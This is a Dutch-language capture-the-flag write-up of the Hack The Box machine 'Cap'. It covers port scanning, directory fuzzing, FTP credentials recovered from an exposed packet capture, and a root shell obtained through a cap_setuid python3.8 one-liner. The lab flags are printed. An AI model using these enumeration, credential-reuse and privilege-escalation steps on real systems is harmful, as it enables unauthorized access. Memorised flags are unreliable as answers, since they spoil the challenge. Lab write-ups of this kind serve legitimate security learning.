

# Writeup Cap

Wat we als eerste zullen gaan doen is een scan op het netwerk voor het vinden van alle open poorten. Dit zullen we gaan doen aan de hand van het volgende commando.

```
nmap -p- -sCV 10.129.103.235 -vvvv
```

```
[eu-dedivip-2]-[10.10.14.95]-[hackthekat123@htb-zsryycx9uj]-[~]  
[★]$ nmap -p- -sCV 10.129.103.235 -vvvv  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-26 06:02 CDT  
NSE: Loaded 156 scripts for scanning.  
NSE: Script Pre-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 06:02
```

We krijgen te zien dat er 3 open poorten gevonden zijn. Dit zijn de volgende poorten die open staan en wat hun doen:

- Poort 22 → SSH connection → Kijken voor een exploit voor de versie OpenSSH 8.2p1

```
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linu  
x; protocol 2.0)  
| ssh-hostkey:  
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)  
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC2vrv1a+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ng  
q9zaPlF6cuLX3P2QYvGfh5bcAIVjIqNUMmc1eSHVxtbmNEQjyJdjZOP4i2IfX/RZUA18dWTfEWlNaoVD  
GBsc8zunvFk3nkyaynnXm1H7n3BLb1nRNyxtouW+q7VzhA6YK3ziOD6tXT7MMnDU7CfG1PfmQdU2970V  
P35B0Dg1gZawthjxMi5i5R1g3ny0DudFoWaHu9GZ3D/dSQbMAxsly98L1Wr6YJ6M6xfqDurg0A19i6TZ  
4zx93c/h1M0+mKH7EobPR/ZWrFGLeVFZbB6jYeflCty8W8Dwr7H0dF1gULr+Mj+BcykLlzPoEhD7YqjR  
Bm8SHdicPP1huq+/3tN7Q/IOf68NNJDdeq6QuGKh1CKqlot/+QZzZcJRubxULUg8YLGsYUhd1umySv4c  
HHEXRl7vcZJst78eBqnYUtN3MweQr4ga1kQP4YZK5qUQCTPPmrKMa9NPh1sjHSdS8IwiH12V0=  
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)  
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBDqG/R  
CH23t5Pr9sw6dCqvysMHEjxwCfMzBDypoNIMIA8iKYAe84s/X7vDbA9T/vtGDYzS+fw8I5MAGpX8deek  
I=  
|   256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)  
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQl+6W0E0i8vS+sByUiZdBsuz0v/7zITtSuaT  
FH
```


- Poort 80 → Http connectie → We kunnen aan de hand van het IP address naar de webserver gaan.

```
80/tcp open  http      syn-ack ttl 63 gunicorn
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Sat, 26 Oct 2024 11:02:52 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL m
anually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sat, 26 Oct 2024 11:02:47 GMT
```

- Poort 21 → ftp connectie → We kunnen aan de hand van een user gaan inloggen op de ftp server.

```
PORT      STATE SERVICE REASON          VERSION
21/tcp open  ftp      syn-ack ttl 63 vsftpd 3.0.3
```

Als we op onze webbrowser gaan, Zullen we daar het ip address gaan ingeven. We zullen zien dat we op een dashboard terecht komen.



We zullen aan de hand van het FFUF commando eens gaan kijken welke subdirectories er allemaal beschikbaar zijn. Dit zullen we gaan doen aan de hand van het volgende commando:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.129.103.235:80/FUZZ -c
```

```
:: Progress: [215/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Ex
data [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 29ms]
:: Progress: [252/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Ex
:: Progress: [286/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Ex
:: Progress: [563/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Ex
:: Progress: [911/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Ex
ip [Status: 200, Size: 17466, Words: 7275, Lines: 355, Duration: 35ms]
```

Daarna ben ik een fuzz gaan doen op de subdirectory data. dit heb ik gedaan door het volgende commando:

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://10.129.103.235/data/FUZZ -c
```

```
[eu-dedivip-2]-[10.10.14.95]-[hackthek@123@htb-zsryycx9uj]-[~]
[*]$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://10.129.103.235/data/FUZZ -c

  /'__\ /'__\ /'__\
 / \ / \ / \ / \ / \ / \
 \ \ / \ / \ / \ / \ / \
  \ \ / \ / \ / \ / \ / \
   \ \ / \ / \ / \ / \
    \ \ / \ / \ / \ / \

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.129.103.235/data/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```

Hier uit heb ik gezien dat er verschillende sub subdirectories zijn onder de subdirectory data. Deze allemaal is gaan bekijken en ik heb gezien dat er in de sub subdirectory 6,7 en 8 data in zat. Ik zal nu eens gaan kijken wat er allemaal in deze files zit aan de hand van wireshark.

- File 8 → geen gevoelige data in gevonden.
- File 7 → geen gevoelige data in gevonden.
- File 6 → geen gevoelige data in gevonden.

Dit is enorm raar dat ik in ze alle 3 niet heb gevoden van gevoelige data, Daarom heb ik nog eens FUZZ uitgevoerd en hierbij kreeg ik nog een extra sub subdirectory te zien. Deze sub subdirectory is 0.

**In de 0 hebben we gevoelige data kunnen vinden.**

Als we deze in de wireshark zullen we gaan zien dat er een succesvolle login is geweest naar de ftp server. Dit is gedaan geweest met de login credentials:

**name: nathan**

**password: Buck3tH4TF0RM3!**

|    |          |                |                |     |                                                     |
|----|----------|----------------|----------------|-----|-----------------------------------------------------|
| 35 | 2.667693 | 192.168.196.1  | 192.168.196.16 | TCP | 62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0  |
| 36 | 4.126500 | 192.168.196.1  | 192.168.196.16 | FTP | 69 Request: USER nathan                             |
| 37 | 4.126526 | 192.168.196.16 | 192.168.196.1  | TCP | 56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0   |
| 38 | 4.126630 | 192.168.196.16 | 192.168.196.1  | FTP | 90 Response: 331 Please specify the password.       |
| 39 | 4.167701 | 192.168.196.1  | 192.168.196.16 | TCP | 62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0 |
| 40 | 5.424998 | 192.168.196.1  | 192.168.196.16 | FTP | 78 Request: PASS Buck3tH4TF0RM3!                    |
| 41 | 5.425034 | 192.168.196.16 | 192.168.196.1  | TCP | 56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0   |

Als we nu gaan proberen om een verbinding te maken met de ftp server, zulllen we dit moeten gaan doen aan de hand van de volgende login credentials:

name: nathan

password: Buck3tH4TF0RM3!

```
[eu-dedivip-2]-[10.10.14.95]-[hackthekat123@htb-zsryycx9uj]-[~/Downloads]
[*]$ ftp 10.129.103.235
Connected to 10.129.103.235.
220 (vsFTPD 3.0.3)
Name (10.129.103.235:root): nathan
331 Please specify the password.
Password:
230 Login successful.
```

Als we hier het ls commando zullen gaan gebruiken zullen we gaan zien dat er een bestand user.txt bestaat.

```
ftp> ls
229 Entering Extended Passive Mode (|||9492|)
150 Here comes the directory listing.
-r----- 1 1001 1001 33 Oct 26 11:01 user.txt
```

voor dit bestand te kunnen zien zullen we deze eerst moeten gaan downloaden naar onze eigen machine, Dit zullen we gaan doen aan de hand van het volgende commando:

get user.txt --> Dit betekend voor een specifieke file

of

mget \* --> Dit betekend voor alle files

eens deze file gedownload is dan kunnen we de eerste flag zien:

```
[eu-dedivip-2]-[10.10.14.95]-[hackthekat123@htb-zsryycx9uj]-[~/Downloads]
[*]$ cat user.txt
b3ddd2a77aef92c4595892ecc6145e51
```

Daarna ben ik eens gaan opzoeken hoe dat we via de getcap commando ons naar root kunnen brengen. Dit zullen we kunnen doen door het volgende commando uittegaan voeren.

getcap -r / 2>/dev/null

This output indicated that `python3.8` had the capability to change the user ID, which could potentially be exploited to gain root privileges.

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

Voor het gainen van de root access ben ik dit gaan opzoeken op GTFobins. Door het commando van daar te gebruiken, heb ik root access gekregen op de ssh server.

[https://gtfobins.github.io/gtfobins/python/?source=post\\_page-----eb9c97f2259c-----#capabilities](https://gtfobins.github.io/gtfobins/python/?source=post_page-----eb9c97f2259c-----#capabilities)

Het commando hieronder heb ik gebruikt voor het access van de root shell:

```
python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

```
nathan@cap:~$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~#
root@cap:~#
```

Als we nu naar de root directory gaan dan zal je daar een file `root.txt` zien staan. Dit is onze 2 de flag

```
root@cap:/root# cat root.txt
d8e8490397338f1f76384ae7a961152c
```